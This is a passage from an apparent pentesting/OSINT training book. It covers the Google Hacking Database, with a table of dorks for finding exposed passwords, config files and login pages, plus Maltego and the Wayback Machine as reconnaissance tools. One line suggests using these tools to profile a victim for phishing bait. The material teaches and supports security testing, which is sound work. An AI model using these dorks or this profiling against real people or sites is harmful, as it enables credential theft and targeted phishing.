



Figure 2.6

Google Hacking Database

The Google Hacking Database (GHDB) is a trusted source for querying the ever-increasing scope of Google's search engine. In GHDB, you'll find search terms for files that contain usernames, vulnerable servers, and even files that contain passwords.

The Exploit Database is a Common Vulnerabilities and Exposures (CVE) compliant location of public exploits and corresponding vulnerable software, developed for use by PenTesters and vulnerability researchers.

Using GHDB dorks, attackers can quickly identify all publicly available exploits and vulnerabilities in the target organization's IT infrastructure. Attackers use Google's advanced search operators to extract sensitive information about the target, such as vulnerable servers, error messages, confidential files, login pages, and websites.



Date Added	Dork	Category	Author
2021-01-22	"machform" inurl:"view.php"	Advisories and Vulnerabilities	Alexandros Pappas
2021-01-22	"password 7" ext:txt | ext:log | ext:cfg	Files Containing Passwords	Alexandros Pappas
2021-01-19	intitle:"index of" "idx_config"	Files Containing Passwords	Alexandros Pappas
2021-01-19	ext:xlsx inurl:database	Files Containing Juicy Info	Raj Zamal
2021-01-19	inurl:/jsps/testoperation.jsp "Test Operation"	Sensitive Directories	Alexandros Pappas
2021-01-19	filetype:log inurl:paypal	Files Containing Juicy Info	Hank Fordham
2021-01-19	intitle:final.attendee.list | inurl:final.attendee.list	Files Containing Juicy Info	Alexandros Pappas
2021-01-15	site:p2.*.* intitle:"login"	Pages Containing Login Portals	Reza Abasi
2021-01-15	inurl:/Jview "zoom"	Various Online Devices	Sanu Jose M
2021-01-15	inurl:/config/device/wcd	Web Server Detection	Javier Bernardo

Figure 2.8

In addition to GHDB, the book Google Hacking for PenTest is one of the most comprehensive guides to learn advanced search techniques using Google.

OSINT Framework

OSINT is an intelligence model that aims to find, select and acquire information from public sources and analyze them so that together with other sources they can produce knowledge. In the intelligence community, the term “open” refers to publicly available sources.

https://kadimaintelligence.com/sem-categoria/o-que-e-open-source-intelligence-osint/

The OSINT Framework is a collection of open source techniques and tools for gathering information, structured like a mind map.https://osintframework.com/




Figure 2.9

(T) - Indicates a link to a tool that must be installed and run locally

(D) - Google Dork

(R) - Requires registration

(M) - Indicates a URL that contains the search term and the URL itself must be manually edited




Figure 2.10

The OSINT Framework brings us some tools to validate a username, get details from an email, find out which platforms the user is registered on.

Imagine that you have the victim's email and need to do some Phishing, certainly using user search engines you can get a sense of which platforms the user has an account and thus prepare a bait for him.

maltegoce

Maltegoce is a tool used for OSINT, assisting in data mining about a target and assisting in the target profiling process.

With Maltego, you can easily extract data from different sources, automatically merge the corresponding information into a graph, and visually map it to explore your data landscape.

Maltego offers the ability to easily connect data and functionality from multiple sources using Transforms. Through the Transform Hub, you can connect data from over 30 different data sources, across a variety of public sources (OSINT), as well as your own data.




Figure 2.11

The image above shows an example of a usage system, where we collect information about the domain http://www.certifiedhacker.com/ and the IPV4 Address 1.1.1.1

Using transforms, we were able to collect some information and creating a profile of our target, we can search for subdomains, email servers, domain owner information, geolocation and mainly use plugins to collect other more detailed information.

I recommend that you study the maltegoce tool, as it is very useful in OSINT and threat intelligence work, in addition to being a very complete tool that brings a very easy to read graphic.

And to work with intelligence tools, it is certainly essential that you define a strategy first of all, first seek information from other public sources and add the results within Maltego for you to create a mental map and profile your target.

A very useful article to get you started with Maltego: https://docs.maltego.com/support/solutions/articles/15000008704-installing-maltego (Installation Process)

https://wondersmithrae.medium.com/a-beginners-guide-to-osint-investigation-with-maltego-6b195f7245cc

Example:
Open Maltego, whether on Windows, Kali Linux or even on your Parrot, click on the Maltego icon and go to**new**




Figure 2.12

It will create a new graph



Figure 2.13

After that, in the menu on the left side**Entity Palette**let's select**domain**and drag to the chart




Figure 2.14

Let's change paterva.com to any other site, I recommend using certifiedhacker.com itself as it is already made for testing.

Now let's right click on it and select**NS**, to return our target's Name Servers




Figure 2.15

After this process, it will show us the Name Server of the**certifiedhacker.com**




Figure 2.16

Now you can use other transforms to collect more information, besides, by right clicking on Name Servers, you can use specific transforms to collect more information.

wayback machine

Wayback Machine is a digital database created by the non-profit organization Internet Archive and which has archived over 475 billion pages on the World Wide Web since 1996. The Internet Archive provides the ability to view archived versions of pages on a website free of charge. .

Site: https://web.archive.org/

We may use Wayback to analyze our target's website and collect information, for example:

- Backup Files;
- Configuration Files;
- Sensitive Information
- JavaScript files with sensitive information;
- And pages that were later removed or indexed;

And this ends up giving wayback a great use, especially in the process of gathering information and surveying vulnerabilities.

If you access the site and type the UOL address and go to the Calendar option, it will return all the dates that the site was archived




Figure 2.17

If we select a year and click on a date, it will show us all the snapshots that were taken at different times.




Figure 2.18

If we click on some of the times, it will show us the interface for that respective date.




Figure 2.19

Note that it shows us exactly what the site was like at that time, you can even browse the site and look for sensitive information.

In addition, the wayback can be used to retrieve posts made on social networks, especially twitter.

